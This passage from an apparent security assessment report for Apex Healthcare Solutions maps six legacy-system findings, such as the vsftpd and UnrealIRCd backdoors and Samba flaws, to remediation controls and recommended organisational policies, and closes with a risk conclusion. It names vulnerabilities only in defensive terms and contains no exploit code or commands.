UnrealIRCd 3.2.8.1 Backdoor	Patch Management + Software Integrity Verification	Same reasoning as vsftpd; a clean release and integrity verification prevent this exact compromise from recurring.
Apache/mod_ssl Overflow	Patch Management + Web Application Firewall	Updating Apache/mod_ssl/OpenSSL closes the vulnerability directly. A WAF can block malformed requests while patches are rolled out.
Samba usermap script	Patch Management / Disable Unused Configuration	Upgrading Samba closes the flaw. Disabling the username map script option removes the attack surface entirely.
Path Traversal	Input Validation / Web Server Hardening	Rejecting path traversal sequences at the web server level prevents files outside the web root from being read.

Recommended Policies

The following organizational policies are recommended to prevent similar vulnerabilities from recurring.

1. Patch Management Policy

Purpose: Establishes a formal process for identifying, testing, and applying software updates on a regular schedule.

Why Apex needs it: Nearly every vulnerability found existed because software was years out of date. This policy addresses all six findings.

Which vulnerabilities it helps mitigate: All six findings. Every single one came down to software that hadn't been updated in years, the Samba trans2open overflow, the vsftpd and UnrealIRCd backdoors, the Apache/mod_ssl overflow, the Samba usermap script flaw, and the path traversal issue

2. Vulnerability Management Policy

Purpose: Defines how the organization regularly scans for, tracks, and remediates vulnerabilities.

Why Apex needs it: Both systems were discovered running in the environment, implying no regular scanning process existed to catch them first.

Which vulnerabilities it helps mitigate: All six findings. If regular scanning had been in place, it would have caught the outdated Samba, vsftpd, UnrealIRCd, and Apache/mod_ssl versions, plus the Samba usermap script and path traversal issues, well before anyone could exploit them.

3. Access Control Policy

Purpose: Defines how accounts are created and access is granted, including rules around anonymous access.

Why Apex needs it: Anonymous SMB and FTP access, and credential-free exploits, were central to three of the six findings.

Which vulnerabilities it helps mitigate: The Samba trans2open overflow, the vsftpd backdoor, and the UnrealIRCd backdoor. All three only worked because anonymous or credential-free access was allowed in the first place.

4. Secure Configuration / System Hardening Policy

Purpose: Sets baseline configuration standards before servers go into production.

Why Apex needs it: Directory listing, the TRACE method, and the path traversal flaw were all configuration issues, not software bugs.

Which vulnerabilities it helps mitigate: The path traversal / arbitrary file read finding and the Samba usermap script flaw. Both came down to configuration choices, not just something a software patch alone would fix.

5. Software Supply Chain / Integrity Verification Policy

Purpose: Requires verifying software authenticity via checksums or signatures before installation.

Why Apex needs it: The vsftpd and UnrealIRCd backdoors were both supply-chain compromises that integrity verification would have caught.

Which vulnerabilities it helps mitigate: The vsftpd 2.3.4 backdoor and the UnrealIRCd 3.2.8.1 backdoor. Both happened because tampered source code got slipped into the official download, exactly the kind of thing checksum or signature verification is meant to catch.

Conclusion

This assessment found that Apex Healthcare Solutions' environment currently contains two legacy systems presenting a high level of risk. Six vulnerabilities were confirmed, three of which allowed complete, unauthenticated remote takeover of the system with no username or password required. Given that Apex handles patient health information, a breach of this kind could expose sensitive medical records, disrupt patient-facing services, and result in serious regulatory and reputational consequences.

Every vulnerability identified in this report has a clear and achievable fix. Implementing the recommended technical controls will close the immediate gaps, while adopting the recommended policies, particularly patch management, vulnerability management, and software integrity verification, will prevent similar issues from recurring in the future. With these steps in place, Apex can significantly reduce its overall risk exposure in a relatively short amount of time.